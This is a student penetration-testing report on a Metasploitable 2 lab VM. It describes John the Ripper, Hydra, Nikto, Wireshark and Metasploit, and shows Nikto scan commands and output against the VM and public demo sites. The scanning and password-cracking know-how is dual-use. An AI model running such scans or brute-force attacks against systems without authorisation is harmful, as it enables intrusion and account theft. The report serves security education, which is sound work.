

PENITRATION TESTING,PASSWORD CRACKING USING VARIOUS TOOLS AND PROVIDING SECURITY

SUBMITTED TO = DR. ANIL KUMAR K

NAME OF THE MEMBERS=

NADIMPALLI LAKSHMI NARASIMHA RAJU (19BCE2247)

AKASH H(19BCE2283)



VIT®
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

ABSTRACT=

Penetration Test is a security assessment and analysis through simulated attacks on a system to check its security posture. In this project, we will be performing penetration test on Metasploitable 2 which is a vulnerable pc and we also provide security for it. The primary purpose of this project is to tell about the various tools that can be used when someone trying to find possible vulnerabilities in a system. By using the different tools to test a system, we can find possible vulnerabilities that need to be solved to provide security and make the system better. Different areas like network protocols , firewalls, and other basic security issues will be discussed. There exists a lot of other different ways to do penetration testing but we have selected 6 tools which are really helpful to do penetration and password cracking to the metasploitable 2 successfully, each tool has its own importance for making the penetration, in this project now we are going to use Kali linux to do all the above things mentioned.

INTRODUCTION=

The security risks for corporations, organizations, and entities that work with sensitive information, from the general public sector or not, are over evident. In several situations, these corporations aren't ready to perceive the extension of the particular advanced communication structures and have simply a bit or no control of them. Furthermore, these risks are even larger once applications that run on their computing infra-structures are taken into thought. The risks that don't seem to be controlled could increase the quantity of security attacks that may become huge monetary losses.

Usually, security will be guaranteed by some protection mechanisms: prevention, detection, and response. prevention is that the method of making an attempt to prevent intruders from gaining access to the resources of the system. The detection happens once the intruder has succeeded or is in the method of gaining access to system. Finally, response is an aftereffect mechanism that tries to reply to the failure of the primary 2 mechanisms. It works by making an attempt to end or prevent future injury or access to a facility.

However, assessing the safety state could be a continuous and necessary task to know the risks there exist. This assessing is typically performed through security tests. So, the utilization of the correct techniques for security testing is a vital task to reduce the present security risks in any corporation.

One of the best-known forms to assess the state of security and scale back security risks is termed penetration testing (Pentest). Pentest is a controlled tentative to penetrate into a system or network so as to spot vulnerabilities. Pentest applies an equivalent techniques that are employed in an everyday attack by a hacker. This alternative permits that acceptable measures are taken so as to eliminate the vulnerabilities before they will be explored by unauthorized individuals.

These regular attacks are made with the aim to read, damage, or steal data. We can classify the attacks as follows:

- DoS (Denial of service): The hacker makes some computing resources too busy to handle legitimate requests.

- R2L (Remote to user): The hacker who does not have an account on a remote machine sends packets to it machine over a network and exploits some vulnerability to achieve local access as a user of that machine.
- U2R (User to root): The hacker starts out with access to a standard user account on the system and is in a position to use system vulnerabilities to gain root access to the system.
- Probing: The hacker scans a network of computers to collect info or notice identified vulnerabilities. The hacker with a map of machines and services that are out there on a network will use this info to seem for exploits.

Based on this classification, a number of the activities are associated with the Pentest method. Usually, the Pentest method could also be divided into the subsequent activities: information gathering of the target system; scanning the target system to spot the offered services/protocols; distinguishing existing systems and applications that are running on the target system; and distinguishing and exploit the better-known vulnerabilities on the systems and applications . Further to the target mentioned within the previous paragraph, Pentest may be applied additionally to grasp whether or not the security team is playing their task suitably or whether or not the businesses security method is comprehensive.

The process to use Pentest are often some way to judge the security level of a system. The stronger the Pentest is, the more complete is that the analysis of the weakness/strength of a system. Concerning the activities and criteria of Pentest, there are many problems that have to be compelled to be taken into thought, for instance, legal implications and sort of knowledge that's being accessed. As such, the appliance of Pentest are often classified as follows.

Passwords provide the first line of defense against unauthorized access to your computer and personal information

- Password cracking is the process of using an application program to identify an unknown password to a computer or network resource
- The purpose of password cracking might be to help a user recover a forgotten password
- is the process of attempting to gain Unauthorized access to restricted systems using common passwords or algorithms that guess passwords
- In other words, it's an art of obtaining the correct password that gives access to a system protected by an authentication method
- A big problem of password cracking is when malicious users utilize several techniques to hack into systems or servers and threaten to steal or alter data
- These malicious users, can undertake a range of criminal activities. Those include stealing banking credentials or using the information for identity theft and fraud.
- The most common way to crack a password into a system is to use Brute Force attack, to repeatedly try guesses for the password and to check them against an available cryptographic hash of the password
- Hackers usually execute ransomware attacks by gaining unauthorized access to data, then encrypting it or moving it and charging a ransom in order to restore your access to it

- hackers profit from stolen data by selling it in masses to other criminals on the dark web. These collections can include millions of records of stolen data
- Identity theft is a crime in which the victim's personal information is used to gain benefits at the victim's expense. Criminals steal this data from online accounts to commit identity theft, such as using the victim's credit card or taking loans in their name

So finally pentest is very important thing to do to make sure there are no vulnerabilities present to exploit your webpage and continuous pentest and monitoring of a webpage is very crucial now a days to make our webpage safe and secure from mainly the black hat hackers.

WORK DIVISION=

Tools performed by narasimha =

- John the ripper.
- Hydra .
- Nmap .
- Providing security to metasploitable 2(victim PC).

Tools performed by akash=

- Nikto.
- Wireshark.
- Metasploit exploiting the ports.

TOOLS AND SOFTWARE USED=

Virtual Box

Oracle VM VirtualBox is a cross-platform virtualization application.

It installs on your existing AMD or Intel architecture-based computers, whether they are running Windows, Linux, Mac OS X, or Solaris operating systems.

It extends the capabilities of your existing machine so that it can run multiple operating systems, within multiple virtual machines, at the same time and also improves the utilization of your processor.

Nmap

Nmap, short for Network mapper, is a free, open source tool for vulnerability scanning and network discovery. Network admins use Nmap to spot what devices are running on their systems, discovering hosts that are present and also the services they provide, finding open ports and detect the security risks.

This network security mapping tool offers you a fast look into the open ports on any given network.

NMAP commands enable you to penetrate the feasibility of specific network-level vulnerabilities

Metasploit

Metasploit started as open source ASCII text file solution and has gained some traction over the years.

Some of the tasks that may be accomplished in Metasploit from a pentesting perspective includes vulnerability scanning, listening, exploiting identified vulnerabilities, proof collection, and project reporting.

After installation we use msfconsole command to start Metasploit

Metasploitable 2

The Metasploitable 2 is a virtual machine that is an intentionally vulnerable version of Ubuntu Linux which is designed for demonstrating common vulnerabilities and testing security tools.

This virtual machine is available for download and ships with vulnerabilities.

This VM is compatible with VirtualBox, VMWare, and other virtualization platforms.

JOHN THE RIPPER

- John the Ripper is a password cracking and hacking tool or software which is developed for the Unix Operating System (OS)
- It offers multiple modes to speed up password cracking, automatically detecting the hashing algorithm used by the encrypted passwords, and the ease of running and configuring the tool making it a password cracking tool of choice for novices and professionals alike
- JtR also includes its own wordlists of common passwords for 20+ languages. These wordlists provide JtR with thousands of possible passwords from which it can generate the corresponding hash values to make a high-value guess of the target password.
- Since most people choose easy-to remember passwords, JtR is often very effective even with its out-of-the-box wordlists of passwords
- Dictionary attack: In this type of attack the tool tries passwords provided in a pre-fed list of large number of words, phrases and possible passwords derived from previously leaked data dumps or breaches.
- The tool enters every single password in the application from the list, in an attempt to find the correct one.
- John the Ripper works by using the dictionary method favored by attackers as the easiest way to guess a password.

- It takes text string samples from a word list using common dictionary words. It can also deal with encrypted passwords, and address online and offline attacks.

HYDRA

- Hydra is a parallelized login cracker which supports numerous protocols to attack.
- It is very fast and flexible, and new modules are easy to add.
- THC Hydra is known for its ability to crack passwords of network authentications by performing brute force attacks.
- It performs dictionary attacks against more than 30 protocols including Telnet, FTP, HTTP, HTTPS, SMB and more.
- Hydra works by using different approaches to perform brute-force attacks in order to guess the right username and password combination.
- Hydra is a savage power secret phrase splitting apparatus.

How do we defend against Hydra and brute force attacks?

- Hydra is commonly used by penetration testers together with a set of programmes like crunch, cupp etc, which are used to generate wordlists.
- Disable or block access to accounts when a predetermined number of failed authentication attempts has been reached.
- Consider multi-factor or double opt-in/ log in for users.
- Consider implementing hardware-based security tokens in place of system-level passwords.
- Enforce all employees to use generated passwords or phrases and ensure every employee uses symbols whenever possible.
- And the most simple – remove extremely sensitive data from the network, isolate it.

NIKTO:

It is an open source web server scanner used to run the comprehensive test against web servers for multiple items that includes a huge number of potentially dangerous files, run checks for outdated version over thousands of servers and also version specific problems.

It is a web scanner that rigorously forages for vulnerabilities within a website or application and presents a detailed analysis of it, which is used to further the exploitation of that website.

It is an open-source utility that is used in many industries all over the world.


WIRESHARK:

Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet.

Wireshark is the most often-used packet sniffer tool. Wireshark does three things:

1. **Packet Capture:** Wireshark will listen to the network connection in real time and then grabs entire streams of traffic – wireshark possibly can capture tens of thousands of packets at a time.
2. **Filtering:** Wireshark can also perform slicing and dicing all of the random live data using filters. By applying a filter, you can get the information you want to see.
3. **Visualization:** Wireshark also allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.

GENERAL PROCEDURE



IMPLEMENTATION AND WORKINGS

NIKTO:

It is an open source web server scanner used to run the comprehensive test against web servers for multiple items that includes a huge number of potentially dangerous files, run checks for outdated version over thousands of servers and also version specific problems.

It is a web scanner that rigorously forages for vulnerabilities within a website or application and presents a detailed analysis of it, which is used to further the exploitation of that website.

It is an open-source utility that is used in many industries all over the world.

Ip address of metasploitable 2.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:b2:79:56
          inet addr:192.168.42.176 Bcast:192.168.42.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb2:7956/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:39 errors:0 dropped:0 overruns:0 frame:0
            TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5407 (5.2 KB) TX bytes:7360 (7.1 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:92 errors:0 dropped:0 overruns:0 frame:0
            TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

So the ip address 192.168.42.176 is our target.



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

These are the options available in the nikto tool.

```
> Executing "nikto -h"
Option host requires an argument
      +-----+
      | -config+          Use this config file
      | -Display+         Turn on/off display outputs
      | -dbcheck          check database and other key files for syntax errors
      | -Format+          save file (-o) format
      | -Help              Extended help information
      | -host+             target host/URL
      | -id+               Host authentication to use, format is id:pass or id:pass:realm
      | -list-plugins     List all available plugins
      | -output+           Write output to this file
      | -nossal            Disables using SSL
      | -no404             Disables 404 checks
      | -Plugins+          List of plugins to run (default: ALL)
      | -port+              Port to use (default 80)
      | -root+             Prepend root value to all requests, format is /directory
      | -ssl                Force ssl mode on port
      | -Tuning+            Scan tuning
      | -timeout+           Timeout for requests (default 10 seconds)
      | -update              Update databases and plugins from CIRT.net
      | -Version             Print plugin and database versions
      | -vhost+              Virtual host (for Host header)
      + requires a value
      +-----+
      Note: This is the short help output. Use -H for full help text.
```


```
(akash㉿kali)-[~]
$ nikto -h http://192.168.42.176
- Nikto v2.1.6

+ Target IP:      192.168.42.176
+ Target Hostname: 192.168.42.176
+ Target Port:    80
+ Start Time:    2021-11-17 20:00:09 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with Multiviews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The fo
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB885F2A0-3C92-11d3-A3A9-4C7B00C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 22:54:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8735 requests: 8 error(s) and 27 item(s) reported on remote host
+ End Time:        2021-11-17 21:14:21 (GMT5.5) (4452 seconds)

+ 1 host(s) tested
```



Now performing on 192.168.42.176/dvwa/login.php .

Result of the tool:

```
(akash㉿kali)-[~]
$ nikto -h http://192.168.42.176/dvwa/index.php
- Nikto v2.1.6

+ Target IP:      192.168.42.176
+ Target Hostname: 192.168.42.176
+ Target Port:    80
+ Start Time:    2021-11-15 09:12:00 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Cookie PHPSESSID created without the httponly flag
+ Cookie security created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /dwa/index.php/?=PHP88B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /dwa/index.php/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /dwa/index.php/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /dwa/index.php/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
```

Testing on other sites:

Testphp.vulnweb.com

demo.testfire.net

```
(akash㉿kali)-[~]
$ nikto -h testphp.vulnweb.com
- Nikto v2.1.6
_____
+ Target IP:        44.228.249.3
+ Target Hostname: testphp.vulnweb.com
+ Target Port:      80
+ Start Time:       2021-11-17 23:10:54 (GMT5.5)
_____
+ Server: nginx/1.19.0
+ Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a differen
+ /clientaccesspolicy.xml contains a full wildcard entry. See http://msdn.microsoft.com/en-us/library/cc197955(v=vs.95).aspx
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards.
+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cros
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 7 item(s) reported on remote host
+ End Time:         2021-11-17 23:15:21 (GMT5.5) (267 seconds)
_____
+ 1 host(s) tested
```

Tuning options and Display features supported by nikto:

```
(akash㉿kali)-[~]
$ nikto -Tuning+
Unknown option: Tuning+  

  -config+          Use this config file
  -Display+         Turn on/off display outputs
  -dbcheck          check database and other key files for syntax errors
  -Format+          save file (-o) format
  -Help              Extended help information
  -host+            target host/URL
  -id+              Host authentication to use, format is id:pass or id:pass:realm
  -list-plugins     List all available plugins
  -output+          Write output to this file
  -nossal           Disables using SSL
  -no404            Disables 404 checks
  -Plugins+         List of plugins to run (default: ALL)
  -port+            Port to use (default 80)
  -root+            Prepend root value to all requests, format is /directory
  -ssl              Force ssl mode on port
  -Tuning+          Scan tuning
  -timeout+         Timeout for requests (default 10 seconds)
  -update           Update databases and plugins from CIRT.net
  -Version          Print plugin and database versions
  -vhost+           Virtual host (for Host header)
  * + requires a value  

  Note: This is the short help output. Use -H for full help text.  

(akash㉿kali)-[~]
$ nikto -Display+
Unknown option: Display+  

  -config+          Use this config file
  -Display+         Turn on/off display outputs
  -dbcheck          check database and other key files for syntax errors
  -Format+          save file (-o) format
  -Help              Extended help information
  -host+            target host/URL
  -id+              Host authentication to use, format is id:pass or id:pass:realm
  -list-plugins     List all available plugins
  -output+          Write output to this file
  -nossal           Disables using SSL
  -no404            Disables 404 checks
  -Plugins+         List of plugins to run (default: ALL)
  -port+            Port to use (default 80)
  -root+            Prepend root value to all requests, format is /directory
  -ssl              Force ssl mode on port
  -Tuning+          Scan tuning
  -timeout+         Timeout for requests (default 10 seconds)
  -update           Update databases and plugins from CIRT.net
```

```
(akash㉿kali)-[~]
$ nikto -h testphp.vulnweb.com -Tuning 1
- Nikto v2.1.6

+ Target IP:      44.228.249.3
+ Target Hostname:  testphp.vulnweb.com
+ Target Port:     80
+ Start Time:    2021-11-17 23:02:41 (GMT5.5)

+ Server: nginx/1.19.0
+ Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
+ /clientaccesspolicy.xml contains a full wildcard entry. See http://msdn.microsoft.com/en-us/library/cc197955(v=vs.95).aspx
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards.
+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 7 item(s) reported on remote host
+ End Time:        2021-11-17 23:05:23 (GMT5.5) (162 seconds)

+ 1 host(s) tested
```

To display cookies information during scan.

```
(akash㉿kali)-[~]
$ nikto -h demo.testfire.net -T 1 -Display 2
- Nikto v2.1.6

+ / sent cookie: JSESSIONID=2B5CBCEF1B9252B25543BC3AB514B1E9; Path=/; HttpOnly
+ / sent cookie: JSESSIONID=43EA1CCEAE07D12E5393C4A0010A31D6; Path=/; HttpOnly
+ Target IP:      65.61.137.117
+ Target Hostname:  demo.testfire.net
+ Target Port:     80
+ Start Time:    2021-11-17 22:48:17 (GMT5.5)

+ Server: Apache-Coyote/1.1
+ / sent cookie: JSESSIONID=109AA8C4CF0EC2ABA6B86730A19D081F; Path=/; HttpOnly
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some for
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
+ /X9eFSUTT.txt sent cookie: JSESSIONID=AB2157D85091B2B7B5E8B356545CD056; Path=/; HttpOnly
+ /X9eFSUTT.sh sent cookie: JSESSIONID=C8657A3B667DF43A126708A6144845A5; Path=/; HttpOnly
+ /X9eFSUTT.json sent cookie: JSESSIONID=AE0349BF469E5DE301796D10DFD2389C; Path=/; HttpOnly
+ /X9eFSUTT.inc+ sent cookie: JSESSIONID=A1151C85F98A3EA631DE4D38A6CC62C2; Path=/; HttpOnly
+ /X9eFSUTT.passwd sent cookie: JSESSIONID=B602658D1D3F013D0B7A00B59749A465; Path=/; HttpOnly
+ /X9eFSUTT.inc sent cookie: JSESSIONID=6901023A09D7C902936395B0F0EF38C9; Path=/; HttpOnly
+ /X9eFSUTT.showsource sent cookie: JSESSIONID=59A71CFC5659F0C4233155B0E23043E1; Path=/; HttpOnly
+ /X9eFSUTT.signature sent cookie: JSESSIONID=477701DEA890EE86FDF3089A98B98BAC; Path=/; HttpOnly
+ /X9eFSUTT.2 sent cookie: JSESSIONID=0A15169F95CA6F6C05CA649FB8628E06; Path=/; HttpOnly
+ /X9eFSUTTdbc sent cookie: JSESSIONID=E2D682EE5D8D040DFA1B84E7B8A79E62; Path=/; HttpOnly
+ /X9eFSUTT.cfm sent cookie: JSESSIONID=6038FB0DE5C5C53B198C7E6AE73C936; Path=/; HttpOnly
+ /X9eFSUTT.listprint sent cookie: JSESSIONID=289FE67B801C86E2ACBA66F91B0F5785; Path=/; HttpOnly
+ /X9eFSUTT.ashx sent cookie: JSESSIONID=ECA97E4658EAEDC7BE013B8857EDAB80; Path=/; HttpOnly
+ /X9eFSUTT.conf sent cookie: JSESSIONID=BC27EE414F9279E2E4FCEA00A07D262C; Path=/; HttpOnly
+ /X9eFSUTT.xbb sent cookie: JSESSIONID=79E8FF8DB27C5E2E00C7E5C0DB15EFF; Path=/; HttpOnly
+ /X9eFSUTT.EXE sent cookie: JSESSIONID=0F5E2EC74A8B378397959A2AAC378091; Path=/; HttpOnly
+ /X9eFSUTT.mdb sent cookie: JSESSIONID=4FC6FD17BF2217281DB3055AF6167324; Path=/; HttpOnly
+ /X9eFSUTT.btr sent cookie: JSESSIONID=2D6D4724C968A6B4EA5A3C47A4A2AB9C; Path=/; HttpOnly
+ /X9eFSUTT.pl sent cookie: JSESSIONID=41513B54A2D7988D74483C62992137C9; Path=/; HttpOnly
+ /X9eFSUTT.db sent cookie: JSESSIONID=4F4F611257D47CA9DCF597AD75E51DF; Path=/; HttpOnly
+ /X9eFSUTT.password sent cookie: JSESSIONID=1AC1F8D994941572E1FFCA47F4AA9F27; Path=/; HttpOnly
+ /X9eFSUTT.ASP sent cookie: JSESSIONID=89C5537A7F6F0C84878EE5359DD156DD; Path=/; HttpOnly
+ /X9eFSUTT.cellprint sent cookie: JSESSIONID=B94DFE54ADBEFA6DACAFF170FF423952; Path=/; HttpOnly
+ /X9eFSUTT.xml+ sent cookie: JSESSIONID=A31B692E5FBC4B4C057A967F027582AC; Path=/; HttpOnly
+ /X9eFSUTT sent cookie: JSESSIONID=417B6D52F934089D67F2F544E681A40E; Path=/; HttpOnly
+ /X9eFSUTT.cnf sent cookie: JSESSIONID=80B8FE003C4A03B19A118A1302DC0740; Path=/; HttpOnly
+ /X9eFSUTT.prf sent cookie: JSESSIONID=70AFBD2FAA81FF5ABF7EE360A8053B15; Path=/; HttpOnly
+ /X9eFSUTT.cfg sent cookie: JSESSIONID=A8FAAA91CAA1197255AAB158D556FD9C; Path=/; HttpOnly
+ /X9eFSUTT.list sent cookie: JSESSIONID=38B92CCFD340575057843FC22E0D3100; Path=/; HttpOnly
+ /X9eFSUTT.stat sent cookie: JSESSIONID=848BE2BCD17AB42CE2FA4106EC2B8951; Path=/; HttpOnly
+ /X9eFSUTT.mdb+ sent cookie: JSESSIONID=90BA451E4EA6E0797EFCEC3CF603C1BD; Path=/; HttpOnly
```

Nikto tool plugins are listed below:

```
(akash㉿kali)-[~]
$ nikto -list-plugins
Plugin: parked
Parked Detection - Checks to see whether the host is parked at a registrar or ad location.
Written by Sullo, Copyright (C) 2011 Chris Sullo

Plugin: dishwasher
dishwasher - Look for the dishwasher directory traversal vulnerability.
Written by Jeremy Bae, Copyright (C) 2017 Chris Sullo

Plugin: siebel
Siebel Checks - Performs a set of checks against an installed Siebel application
Written by Tautology, Copyright (C) 2011 Chris Sullo
Options:
enumerate: Flag to indicate whether we shall attempt to enumerate known apps
languages: List of Languages
application: Application to attack
applications: List of applications

Plugin: cgi
CGI - Enumerates possible CGI directories.
Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: multiple_index
Multiple Index - Checks for multiple index files
Written by Tautology, Copyright (C) 2009 Chris Sullo

Plugin: ssl
SSL and cert checks - Perform checks on SSL/Certificates
Written by Sullo, Copyright (C) 2010 Chris Sullo

Plugin: report_xml
Report as XML - Produces an XML report.
Written by Sullo/Jabra, Copyright (C) 2008 Chris Sullo

Plugin: fileops
File Operations - Saves results to a text file.
Written by Sullo, Copyright (C) 2012 Chris Sullo

Plugin: clientaccesspolicy
clientaccesspolicy.xml - Checks whether a client access file exists, and if it contains a wildcard entry.
Written by Sullo, Dirk, Copyright (C) 2012 Chris Sullo and Dr. Wetter IT-Consulting

Plugin: report_sql
Generic SQL reports - Produces SQL inserts into a generic database.
Written by Sullo, Copyright (C) 2013 Chris Sullo

Plugin: put_del_test
